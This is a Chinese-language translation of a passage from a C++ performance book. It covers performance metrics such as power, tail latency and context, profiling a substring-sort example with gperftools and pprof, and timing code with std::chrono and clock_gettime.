問題的背景很重要，我們忽略了這個程序是否是在電池供電的設備上運行的（比如手機），而且功耗指標也很重要。

1.3.2 性能——功耗

以下是四個程序在計算過程中所消耗的功率：




圖 1.6 - 同一算法，四種不同實現的功耗 (相對單位)

雖然需要更長的時間才能得到結果，但是程序 C 總體上使用的功率更少。那麼，哪個程序的性能最好呢？

同樣，這是一個不瞭解完整背景的陷阱問題。程序不僅在移動設備上運行，而且執行實時計算，比如：用於音頻處理。這應該會讓結果更快地返回，對吧？不一定哦。

1.3.3 性能——實時性

實時程序必須時刻跟上它正在處理的事件，特別對於音頻處理器來說，必須跟上語音輸入。假設這個程序處理音頻的速度比人說話的速度快十倍，對我們來說這夠快了，所以不妨把注意力轉向功耗。

一方面，如果程序偶爾會落後於輸入，這樣一些聲音甚至文字就會消失。這說明實時或速度在一定程度上很重要，但必須以可知的方式進行交付。

當然，對此也有一個性能指標：尾部延遲。延遲是指數據準備好（語音記錄）和處理完成之間的延遲。前面的吞吐量反映了處理聲音的平均時間，如果對著手機說一個小時，那麼音頻處理器需要多長時間來完成所有計算？這種情況下，真正重要的是每個聲音的計算都需要按時完成。

在底層上，計算速度會波動：有時計算完成得快，有時時間會長。要是平均速度可以接受，那重點就在於是罕見的長延遲上了。

尾部延遲是作為延遲的特定百分位數來計算的，例如：如果 t 有 95^{th} 個百分位的延遲，那麼 95% 的所有計算花費的時間會比 t 少。指標本身是 95^{th} 個百分位時間 t 與平均計算時間 t_0 的比率（經常表示為百分比，所以 95^{th} 個百分位的 30% 延遲意味著 t 比 t_0 大 30% ）：




圖 1.7 - 95% 相同算法的四種不同實現的延遲 (百分比)

平均下來程序 B 的計算結果比其他任何實現都快，它也提供了最不可預測的運行時間結果。而程序 D 的計算像發條一樣精確，每次做一個給定的計算幾乎花費相同的時間。我們已經觀察到，程序 D 的功耗是最差的。這很罕見，因為使程序更節能的技術，本質上是概率性的。大多數時候會加快計算速度，但也並不是每次都會這樣。

那麼，哪個程序的性能最好呢？答案肯定取決於程序，但即便如此，區別也可能並不明顯。

1.3.4 性能——依賴上下文

如果這是在大型數據中心中運行的仿真軟件，並且需要花費數天的時間來計算，那麼吞吐量就非常 important 了。對於電池供電的設備，功耗通常是最重要的。在更復雜的環境中，比如實時音頻

處理器，可能會是多個性能指標的組合。當然，平均運行時間也很重要，但只有當它“足夠快”時才重要。如果說話者沒有注意到延遲，處理的更快一點也什麼意義。需要注意尾部延遲，用戶的耐心會隨著漏詞，一點點的消耗殆盡。當延遲足夠好，通話質量則會受到其他因素的限制，那再關注這個點就沒什麼意義了，這時可以注意下能耗。

我們現在瞭解了，與效率不同，性能總是根據特定的指標來定義的，這些指標取決於應用程序和具體使用場景。對於某些指標來說，當其他指標出現時，就會出現“足夠好”的情況。效率反映了計算資源的利用情況，是實現良好性能的方法（可能是最常見的方法，但不是唯一的方法）。

1.4. 評估、估計和預測性能

指標的概念是性能的基礎，其隱含著可能性和必要性。如果說“有一個指標”，就意味著有一種量化和衡量的方法，而獲得指標值的唯一方法就是測試。

衡量性能的重要性怎麼強調都不為過，性能的第一定律就是永遠不要去猜測性能。本書的下一章將專注於性能測試、測試工具、如何使用測試，以及如何分析結果。

不幸的是，很多時候會開發者會對性能進行猜測。還有一些籠統描述語句，如“避免在 C++ 中使用虛函數，它們很慢。”其問題在於描述不準確，並且這裡並沒有說明虛函數相對於非虛函數慢多少。作為給讀者的練習，這裡有幾個答案可供選擇，已經進行量化：

- 虛函數慢 100%
- 虛函數慢 15~20%
- 虛函數對程序沒什麼影響
- 虛函數快 10~20%
- 虛函數慢 100 倍

哪個是正確答案呢？如果選擇了這些答案中的任何一個，恭喜你，選擇了正確的答案。沒錯，在特定的環境和特定的上下文中，這些答案都是正確的（要了解原因，需要等到第 9 章）。

通過接受直覺或猜測性能是不現實的，從而會有落入另一個陷阱的風險。因為我們不猜測性能，所以可以作為藉口編寫低效的代碼，從而“稍後進行優化”。

性能指標不能在後期添加，所以在最初的設計和開發中就應該去考慮。與其他設計目標一樣，性能因素和目標也應在設計階段佔有一席之地。這些早期的目標和永遠不要猜測性能的規則之間存在著矛盾，我們必須找到折衷方案，描述設計階段想要實現的性能目標是一個好辦法。雖然提前知道了不存在最佳優化，但可以確定的是後期優化會很困難，甚至需要重新設計。

開發過程中也會出現同樣的情況，比如：花很長時間優化一個每天只調用一次、只需要一秒鐘的函數是愚蠢的。另一方面，將這些代碼封裝到一個函數中則非常明智的做法。因此，隨著程序的發展，當使用模式發生了變化，則可以以後再進行優化，而無需重寫其餘部分的代碼。

另一種描述“不提前優化規則”的侷限性，並通過“是”來進行限定，但也不要過於悲觀。認識到兩者的差異需要良好的設計實踐/知識，以及加深對編程的理解，從而才能獲得高性能。

那麼，作為一名開發人員/編程者，為了精通開發高性能應用程序技能，需要學習和理解什麼呢？下一節，我們將從這些目標開始，然後進行詳細討論。

1.5. 高性能

如何讓程序獲得“高性能”？是“效率”。首先，這並不總是正確的（儘管它經常正確）；其次，這裡迴避了一個問題，因為下一個問題就是：如何使得程序有“效率”？為了寫出高效或高性能的程序，需要學習什麼呢？讓我們製作一個列表，來看看需要哪些技能和知識：

- 選擇正確的算法
- 有效利用 CPU 資源
- 高效的使用內存
- 避免不必要的計算
- 有效地使用併發和多線程
- 有效地使用編程語言，避免效率低下
- 測試性能和分析結果

實現高性能的最重要因素是選擇一個好的算法，我們不能通過優化實現來“修復”算法的缺點。對於算法好壞的討論，超出了本書的範疇。當然，算法是具體問題的解法，這裡必須進行深入研究，從而找出解決問題的最優解法。

另一方面，實現高性能的方法和技術在很大程度上與問題無關。當然，這些技術和方法依賴於性能指標，例如：實時系統的優化是高度特化領域的問題。本書中，我們主要關注高性能計算上的性能指標，儘可能快地進行計算。

為了成功地完成這項任務，必須學會盡可能多地使用可用的計算資源。這個目標有空間和時間的兩部分組成：空間方面，使用更多的晶體管，處理器擁有巨大的數量的晶體管。處理器也正在變得更大，甚至更快。增加的面積提供了新的計算能力。時間方面，應該使用盡可能多的資源。如果計算資源空閒，那麼這些資源對我們來說是沒有用的，所以我們的目標是避免這種情況。與此同時，忙碌有時也會沒有回報，所以要避免做任何不需要的事情。我們要從哪裡下手解決問題呢？有很多方法可以讓程序避免執行不需要的計算。

本書中，我們將從單處理器開始，並瞭解如何有效地使用計算資源。然後，擴展視圖，不僅包括處理器，還包括內存。當然，也會考慮同時使用多個處理器的情況。

有效地使用硬件只是高性能程序的特性之一，高效地完成可以避免的工作對我們沒有任何幫助。高效工作的關鍵是有效地使用編程語言，我們的例子中使用的是 C++（我們對硬件的大部分了解可以應用到其他語言，但是有些語言優化是 C++ 特有的）。此外，編譯器位於我們編寫的語言和使用的硬件之間，因此必須學習如何使用編譯器來生成高效的代碼。

最後，量化剛剛列出的目標成功的方法就是進行測試。比如：使用了多少 CPU 資源？花了多少時間等待內存？增加一個線程是否可以獲得更好的性能？等等。獲得良好的量化性能數據並不容易，這需要對測試工具有更細節的理解，而分析結果往往會更難。

可以從這本書中學習以上的技能。我們還會來學習硬件架構，以及隱藏在一些編程語言特性背後的東西，以及如何像編譯器那樣看代碼。技能固然重要，但更重要的是理解為什麼會以這種方式運行。計算可能硬件經常發生變化，語言也在不斷髮展，開發者也可以為編譯器發明瞭新的優化算法。因此，這些領域特定知識的保質期不會太久。現在，可以先了解特定處理器或編譯器的最佳使用方法，再瞭解獲得這些知識的方法，從而可以重複這個過程，並進行更深入的學習。

1.6. 總結

這一導論性章節中，我們討論了為什麼現代計算機的計算能力飛速發展，人們對軟件性能和效率的興趣卻在上升。因此，為了理解限制性能的因素，以及如何克服它們，所以需要回到計算的基本要素上來。理解計算機和程序是如何在底層上工作的，瞭解硬件並有效地使用，理解併發性，理解 C++ 語言特性和編譯器優化，以及其對性能的影響。

這種底層知識必然是詳細和具體的，但當瞭解處理器或編譯器的具體情況後，我們也會瞭解得出這些結論的過程。在更深層次上，本書更是關於如何學習的方法論。

我們進一步瞭解到，如果不定義衡量性能的標準，性能的概念就沒有意義。需要根據特定的指標來評估性能，這意味著關於性能的工作都由數據和指標驅動。下一章，我們來瞭解一下如何對性能進行測試。

1.7. 練習題

1. 儘管處理能力有所提高，為什麼程序性能仍然重要？
2. 理解軟件性能需要了解底層次的計算硬件和編程語言知識嗎？
3. 性能和效率的區別是什麼？
4. 為什麼必須根據特定的指標來定義性能？
5. 如何判斷具體的性能指標能否實現？

第 2 章 性能測試

無論是編寫新性能程序，還是優化現有的程序，在這之前需要了解代碼當前的性能。衡量成功的標準是讓程序的表現提高多少。這兩種看法都說明瞭性能指標的存在，而且指標是可測量和可量化的。不過，沒有一個定義能滿足所有情況。要量化性能時，需要衡量的指標是什麼，取決於具體問題。

但衡量標準不是簡單地定義目標和確認成功。性能優化的每一步，無論是現有代碼還是新代碼，都應該有指標進行引導。

性能的第一條規則：永遠不要猜測性能。本章的第一部分是讓所有人認同這條規則。為了打破對直覺的信任，我們必須學習使用如何使用測試性能的工具。

本章將討論以下內容：

- 為什麼性能測試是必要的
- 為什麼所有與性能相關的決策都必須由測試和數據驅動
- 如何測試實際程序的性能
- 什麼是基準測試、數據分析和微基準測試，以及如何使用它們來衡量性能

2.1. 相關準備

首先，需要一個 C++ 編譯器。本章的示例使用 GCC 或 Clang 編譯器，並在 Linux 上進行編譯。所有的 Linux 發行版都會將 GCC 作為常規安裝的一部分，發行版中可能有較新的編譯器版本。Clang 編譯器可以通過 LLVM 項目<http://llvm.org/>獲得。Windows 上，Microsoft Visual Studio 是最常用的編譯器，當然 GCC 和 Clang 也可以使用。

其次，需要一個分析工具。本章中，我們將使用 Linux 的 perf 性能分析器，其在大多數 Linux 發行版上都已安裝（或可用於安裝）。文檔的地址：https://perf.wiki.kernel.org/index.php/Main_Page。

還會演示另一個分析器的使用，來自於谷歌性能工具集（Gperftools）的 CPU 分析器，地址為：<https://github.com/gperftools/gperftools>（同樣，可以通過其源碼進行安裝）。

還有許多其他可用的分析工具，有免費的，也有商業的。它們以不同的方式展示了相同類型的信息，但會提供許多不同的分析選項進行呈現。通過本章的示例，可以瞭解什麼是分析工具，以及可能存在的限制。有著良好紀律性的開發者，會對使用的工具細節進行詳細的瞭解。

最後，使用微基準測試工具。本章中使用了<https://github.com/google/benchmark>谷歌基準庫，需要自己下載和安裝（即使與 Linux 發行版一起安裝，版本也很可能過時），請按照頁面上的說明進行安裝。

安裝了所有必要的工具後，就可以進行第一次性能測試了。

本章代碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter02>。

2.2. 性能測試示例

本章的其餘部分中，將更詳細地瞭解每種性能分析工具。本節中，我們將做一個端到端示例，並分析程序的性能。並展示如何進行性能分析，以及如何使用不同的性能分析工具。

本節結束時，讀者們應該會相信永遠不要對性能進行猜測。

實際中需要分析和優化的程序很可能大到要用很篇幅來說明，因此我們將使用一個簡化的示例。程序中將完成對子字符串的排序：假設有一個字符串 s ，比如： $abcdcba$ (這裡是個簡單的例子，實際的字符串可能有數百萬個字符)。可以以該字符串中的任何字符開始創建子字符串，例如： s_0 的起始偏移量為 0，因此其值為 $abcdcba$ 。 s_2 以偏移量 2 開始，值為 $cdcba$ ， s_5 為 ba 。我們要用常規的字符串比較來按順序對這些子字符串進行排序，子字符串的順序是 s_2, s_5, s_0 (按照第一個字符'c'、'b' 和'a' 的順序)。

如果用字符指針表示子字符串，就可以使用 STL 的 `std::sort` 進行排序。現在交換兩個子字符串只需要交換指針，字符串保持不變。下面是示例代碼:

01_substring_sort.C

```
1 bool compare(const char* s1, const char* s2, unsigned int l);
2 int main() {
3     constexpr unsigned int L = ..., N = ...;
4     unique_ptr<char[]> s(new char[L]);
5     vector<const char*> vs(N);
6     ... prepare the string ...
7     size_t count = 0;
8     system_clock::time_point t1 = system_clock::now();
9     std::sort(vs.begin(), vs.end(),
10               [&](const char* a, const char* b) {
11         ++count;
12         return compare(a, b, L);
13     });
14     system_clock::time_point t2 = system_clock::now();
15     cout << "Sort time: " <<
16     duration_cast<milliseconds>(t2 - t1).count() <<
17     "ms (" << count << " comparisons)" << endl;
18 }
```

注意，為了編譯這個例子，需要包含相應的頭文件，並使用 `using` 聲明一些縮寫:

```
1 #include <algorithm>
2 #include <chrono>
3 #include <cstdlib>
4 #include <cstring>
5 #include <iostream>
6 #include <memory>
7 #include <random>
8 #include <vector>
9 using std::chrono::duration_cast;
10 using std::chrono::milliseconds;
11 using std::chrono::system_clock;
12 using std::cout;
```

```
13 using std::endl;
14 using std::minstd_rand;
15 using std::unique_ptr;
16 using std::vector;
```

後面的例子中，將省略公共頭文件和公共名稱（如 cout 或 vector）的 using 單詞。

示例定義了一個字符串，該字符串用於要排序的子字符串和子字符串組（字符指針）的數據（但這裡還沒有展示數據是如何創建的）。然後，使用 std::sort 和比較函數對子字符串進行排序，調用比較函數 compare() 的 Lambda 表達式。我們使用 Lambda 表達式將 compare() 函數的輸入（該函數接受兩個指針和最大字符串長度）調整為 std::sort 所期望的輸入（只有兩個指針），這就是適配器模式。

我們的例子中，Lambda 表達式的第二個作用是，用於計算比較調用的次數。因為我們對排序的性能很感興趣，所以如果想比較不同的排序算法，這個信息會很有用（我們現在不打算這麼做，但是這個對讀者們的性能優化工作很有用）。

這個例子中只聲明瞭比較函數，但沒有定義。它的定義在一個單獨的文件中，如下所示：

01_substring_sort_a.C

```
1 bool compare(const char* s1, const char* s2, unsigned int l) {
2     if (s1 == s2) return false;
3     for (unsigned int i1 = 0, i2 = 0; i1 < l; ++i1, ++i2) {
4         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
5     }
6     return false;
7 }
```

兩個字符串的簡單比較。如果第一個字符串大於第二個字符串，則返回 true，否則返回 false。我們可以將函數定義在與代碼相同的文件中，在這個小示例中，我們也會嘗試模擬真實程序的行為，該程序可能會使用分佈在許多不同文件中的函數。因此，本章的 compare.C 文件中的實現了比較函數，其餘的例子在 example.C 文件中。

最後，使用 chrono 庫中的高精度計時器來測量，統計子字符串排序所需的時間。

示例中缺少字符串的實際數據。子字符串排序在許多應用程序中是一項常見的任務，並且每個應用程序都有自己獲取數據的方法。我們的例子中，可以使用生成的隨機字符串。另一方面，在許多子字符串排序的實際應用中，會有一個字符在字符串中出現的頻率比其他任何字符都要高。

我們也可以模擬這種類型的數據，用一個字符填充字符串，然後隨機改變其中的一些字符：

01_substring_sort_a.C

```
1 constexpr unsigned int L = 1 << 18, N = 1 << 14;
2 unique_ptr<char[]> s(new char[L]);
3 vector<const char*> vs(N);
4 minstd_rand rgen;
5 ::memset(s.get(), 'a', N*sizeof(char));
6 for (unsigned int i = 0; i < L/1024; ++i) {
7     s[rgen() % (L - 1)] = 'a' + (rgen() % ('z' - 'a' + 1));
8 }
9 s[L-1] = 0;
10 for (unsigned int i = 0; i < N; ++i) {
```

```
11     vs[i] = &s[rgen() % (L - 1)];  
12 }
```

字符串的長度 L 和子字符串的數量 N 運行的時長，需要適配相應的硬件（如果想在其他設備上重複運行這個例子，可能需要調整相應的數字，運行速度速度取決於使用的處理器）。

現在可以編譯和運行了：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -o example && ./example  
Sort time: 98ms (276557 comparisons)
```

圖 2.1

得到的結果取決於使用的編譯器、運行的硬件環境。當然，還取決於數據的語料庫。

現在我們有了第一個性能測試。現在可能會碰到的第一個問題是，如何優化？嗯.....這並不應該是第一個問題。第一個問題應該是，需要優化嗎？要回答這個問題，需要有具體的性能目標和指標，以及這個項目其他部分的性能的數據，例如：如果實際的字符串是由一個耗時 10 小時的模擬生成的，那麼排序所花費的 100 秒的時間幾乎可以忽略不計。當然，我們仍是在處理模擬示例，除非我們必須要提高性能，否則本章不會對優化進行討論。

我們準備好討論如何優化它嗎？這個問題先放放。當前的問題應該是，應該優化什麼？或者說，程序在什麼地方花費的時間最多？即使在這個例子中，這個耗時熱點可能是排序，或是比較函數。對於不能訪問的源碼（除非想破壞標準庫），可以將計時器放入到相應的函數前後。

不過，這不太可能產生好的結果。因為調用計時器也需要時間，所以每次調用比較函數時，若每次運行比較都非常快，調用計時器的時間將對測試結果有較大的影響。實際的程序中，這種帶有計時器的結構幾乎沒有。如果不知道時間耗費在哪裡，就需要在數百個函數中安插計時器（如果沒有測試，要如何知道這一點？）。所以，這時就需要性能分析工具來幫助我們來完成一些工作了。

下一節中會介紹更多關於分析器的知識。現在，只需瞭解以下命令行將編譯和執行的程序，並使用 Gperftools 包中的谷歌分析器，收集其運行時的相關信息即可：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -lprofiler -o example  
$ CPUPROFILE=prof.data ./example  
Sort time: 110ms (276557 comparisons)  
PROFILE: interrupts/evictions/bytes = 10/0/848
```

圖 2.2

數據放在 `prof.data` 文件中，其路徑由 `CPUPROFILE` 環境變量指定。細心的讀者可能已經注意到，這次程序運行的時間更長了，這是性能分析不可避免的副作用。假設分析器本身工作正常，那麼程序不同部分的相對性能仍然是準確的。

輸出的最後一行說明，分析器已經收集了一些數據，現在需要以可讀的格式顯示這些數據。對於谷歌分析器收集的數據，用戶界面工具是 `google-pprof`（通常安裝為簡單的 `pprof`），最簡單的方式是列出程序中的每個函數，以及在該函數中花費時間的百分比（第二列）：

```

$ google-pprof --text ./example prof.data
Using local file ./example.
Using local file prof.data.
Total: 50 samples
 49  98.0% 98.0%      49  98.0% compare
    1   2.0% 100.0%      1   2.0% std::__introsort_loop (inline)
    0   0.0% 100.0%      39  78.0% __gnu_cxx::__ops::Iter_comp_iter::operator (inline)
    0   0.0% 100.0%      10  20.0% __gnu_cxx::__ops::Val_comp_iter::operator (inline)
    0   0.0% 100.0%      50 100.0% __libc_start_main
    0   0.0% 100.0%      50 100.0% __start
    0   0.0% 100.0%      50 100.0% main
    0   0.0% 100.0%      49  98.0% operator (inline)
    0   0.0% 100.0%      10  20.0% std::__final_insertion_sort (inline)
    0   0.0% 100.0%      40  80.0% std::__introsort_loop
    0   0.0% 100.0%      50 100.0% std::__sort (inline)
    0   0.0% 100.0%      10  20.0% std::__unguarded_insertion_sort (inline)
    0   0.0% 100.0%      10  20.0% std::__unguarded_linear_insert (inline)
    0   0.0% 100.0%      39  78.0% std::__unguarded_partition (inline)
    0   0.0% 100.0%      40  80.0% std::__unguarded_partition_pivot (inline)
    0   0.0% 100.0%      50 100.0% std::sort (inline)

```

圖 2.3

分析器顯示，大多時間都花在比較函數 `compare()` 上，而排序幾乎不花時間（第二行是 `std::sort`，應該認為是排序耗時的一部分）。對於任何分析，都需要收集 50 個以上的樣本數據。樣本數據的數量取決於程序運行的時間，為了獲得可靠的數據，需要在每個要測試的函數中積累至少幾十個樣本數據。就我們的情況而言，其結果比較容易判斷，因此我們會按收集的數據來做分析。

由於子字符串比較函數佔用了總運行時間的 98%，我們只有兩種方法來提高性能：可以使這個函數更快，或者可以減少使用次數（許多人忘記了第二種可能性，直接使用第一種可能性）。第二種方法需要使用不同的排序算法，不在本書的討論範圍之內。這裡我們將重點放在第一個選項上，讓我們再來看一下比較函數的代碼：

01_substring_sort_a.C

```

1 bool compare(const char* s1, const char* s2, unsigned int l) {
2     if (s1 == s2) return false;
3     for (unsigned int i1 = 0, i2 = 0; i1 < l; ++i1, ++i2) {
4         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
5     }
6     return false;
7 }

```

這只是幾行代碼，我們應該能夠理解和預測代碼的所有行為。還有一個比較子字符串和它本身的檢查，這肯定比實際逐字符比較要快。所以，除非確定函數調用時兩個指針的值不會相同，否則這一行肯定保持不變。

還有一個循環（循環的主體是一次比較一個字符），這裡必須這樣做，因為不知道哪個字符可能不同。循環本身會一直運行，直到找到一個差值或比較最大可能的字符數為止。顯而易見，後一種情況是不可能發生的：該字符串以空字符結尾，即使兩個子字符串中的所有字符都相同，那也會到達較短子字符串的末尾，將其末尾的空字符與另一個子字符串中的非空字符進行比較，從而確定較短的子字符串是兩者中較短的字符串。

當兩個子字符串都從同一個位置開始時，才有可能讀取字符串末尾以外的內容，所以我們在函數的一開始就進行了檢查。這很好！這裡有了一些不必要的工作，因此可以優化代碼，並避免每次循環迭代都進行一次比較操作（考慮到循環體中沒有很多其他操作）。

代碼中的改動非常簡單，只需刪除循環對長度的比較操作（不再需要將長度傳遞給比較函數）：

03_substring_sort_a.C

```

1 bool compare(const char* s1, const char* s2) {
2     if (s1 == s2) return false;
3     for (unsigned int i1 = 0, i2 = 0;; ++i1, ++i2) {
4         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
5     }
6     return false;
7 }
```

更少的參數、操作、代碼。運行這個程序，看看這次優化為節省了多少運行時間：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -o example && ./example
Sort time: 210ms (276557 comparisons)
```

圖 2.4

如果說事情沒有按計劃進行，那就太保守了。原來的代碼花了 98 毫秒來解決相同的問題（圖 2.1）。“優化後的”代碼需要 210 毫秒，儘管做的工作更少（在這個例子中，並不是所有的編譯器都表現出這種特殊的性能異常，但我們使用的是實際生產過程中使用的編譯器）。

總結一下這個例子，它實際上是一個現實程序的簡單版本。當我們試圖優化這段代碼時，另一個開發者正在使用代碼的另一部分，並且還需要一個子字符串比較函數。將單獨開發的代碼片段放在一起，只保留了這個函數的一個版本，而它恰好是我們沒有修改的那個；其他開發者的修改幾乎同樣：

04_substring_sort_a.C

```

1 bool compare(const char* s1, const char* s2) {
2     if (s1 == s2) return false;
3     for (int i1 = 0, i2 = 0;; ++i1, ++i2) {
4         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
5     }
6     return false;
7 }
```

仔細觀察這段代碼和它前面的代碼片段，看看是否能發現區別。

唯一的區別是循環變量的類型。之前，我們使用了 `unsigned int`，索引從 0 開始並向前推進，因為我們不期望有任何負數。後一個代碼片段使用了 `int`，放棄了可能的索引值範圍的一半。

對於這個代碼的修改，可以再次運行我們的基準測試，這次是用新的比較函數。結果出人意料：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -o example && ./example
Sort time: 74ms (276557 comparisons)
```

圖 2.5

最新版本耗時 74 毫秒，比我們最初的版本（98 毫秒，圖 2.1）快，也比幾乎相同的第二個版本（210 毫秒，圖 2.2）快得多。

後面的章節中，我們再來解釋這個現象的根本原因。本節的目的是闡明永遠不要猜測性能：“顯而易見”的優化——用更少的代碼做完全相同的計算——反向進行不重要的小改變——使用有符號整數而不是無符號的函數——結果證明是最後一個才是有效的優化。

即使在這個非常簡單的例子中，性能結果也可能與直覺相反。因此，對於性能決策的唯一方法必須是指標驅動。本章的其餘部分，我們將看到一些用於收集性能指標的工具，並將會學習如何使用它們，以及如何解釋其結果。

2.3. 性能基準測試

收集關於程序性能信息的最簡單的方法就是運行，並測量運行所花費的時間。當然，要進行有效的優化，需要更多的數據。最好知道程序的哪些部分耗時最長，其他代碼可能非常低效，但只需要很少的時間，因此不會對最終結果有任何影響。

在示例程序中添加計時器後，我們知道了排序需要花費多長時間。簡而言之，這就是基準測試。其餘的工作都是體力活，用計時器檢測代碼，收集信息，並以可讀的格式進行報告。看看有什麼工具可以做到這一點，先從語言本身提供的計時器開始。

2.3.1 C++ 的 chrono 計時器

C++ 在 chrono 庫中有一些工具可以用來收集計時信息，可以測量程序中經過任意兩點之間所需的時間：

example.C

```
1 #include <chrono>
2 using std::chrono::duration_cast;
3 using std::chrono::milliseconds;
4 using std::chrono::system_clock;
5 ...
6 auto t0 = system_clock::now();
7 ... do some work ...
8 auto t1 = system_clock::now();
9 auto delta_t = duration_cast<milliseconds>(t1 - t0);
10 cout << "Time: " << delta_t.count() << endl;
```

應該指出的是，C++ 計時時鐘測量的是實時時間（通常稱為掛鐘時間）。通常，這就是想要測量的時間。更詳細的分析通常需要測量 CPU 時間，即 CPU 的工作時間，以及 CPU 空閒的時間。單線程程序中，CPU 時間不能大於實際時間。當程序是計算密集型時，這兩個時間理論上相同，這意味著完全使用 CPU 進行計算了。另一方面，用戶界面程序會把大部分時間都花在等待用戶和閒置 CPU 上，所以我們希望 CPU 時間儘可能的短，這樣的程序就是高效的，並且使用盡可能少的 CPU 資源來滿足用戶的請求。

2.3.2 高精度計時器

為了測試 CPU 時間，我們必須使用特定於操作系統的系統函數，在 Linux 和其他 posix 兼容的系統上，可以使用 `clock_gettime()` 來使用硬件的高精度計時器：

clocks.C

```
1 timespec t0, t1;
2 clockid_t clock_id = ...; // Specific clock
3 clock_gettime(clock_id, &t0);
```

```
4 ... do some work ...
5 clock_gettime(clock_id, &t1);
6 double delta_t = t1.tv_sec - t0.tv_sec +
7 1e-9*(t1.tv_nsec - t0.tv_nsec);
```

第二個參數的函數返回當前時間，`tv_sec` 是過去某一時刻到現在的秒數，`tv_nsec` 是上一整個秒到現在的納秒數。時間的起始是多少並不重要，因為我們總是測量時間間隔。這裡要先減去秒，然後再加納秒。

在前面的代碼中已經使用了幾個硬件計時器，可以通過 `clock_id` 的值進行選擇，這些計時器與我們已經使用過的系統或實時時鐘相同，其 ID 為 `CLOCK_REALTIME`。我們感興趣的另外兩個計時器是兩個 CPU 計時器：`CLOCK_PROCESS_CPUTIME_ID` 是測量當前程序使用 CPU 時間的計時器，而 `CLOCK_THREAD_CPUTIME_ID` 是測量線程調用使用時間的計時器。

對代碼進行基準測試時，使用多個計時器進行測量通常很有幫助。一個單線程程序若進行不間斷的計算時，三個計時器應該返回相同的結果：

clocks.C

```
1 double duration(timespec a, timespec b) {
2     return a.tv_sec - b.tv_sec + 1e-9*(a.tv_nsec - b.tv_nsec);
3 }
4 ...
5 {
6     timespec rt0, ct0, tt0;
7     clock_gettime(CLOCK_REALTIME, &rt0);
8     clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct0);
9     clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt0);
10    constexpr double X = 1e6;
11    double s = 0;
12    for (double x = 0; x < X; x += 0.1) s += sin(x);
13    timespec rt1, ct1, tt1;
14    clock_gettime(CLOCK_REALTIME, &rt1);
15    clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct1);
16    clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt1);
17    cout << "Real time: " << duration(rt1, rt0) << "s, "
18    "CPU time: " << duration(ct1, ct0) << "s, "
19    "Thread time: " << duration(tt1, tt0) << "s" <<
20    endl;
21 }
```

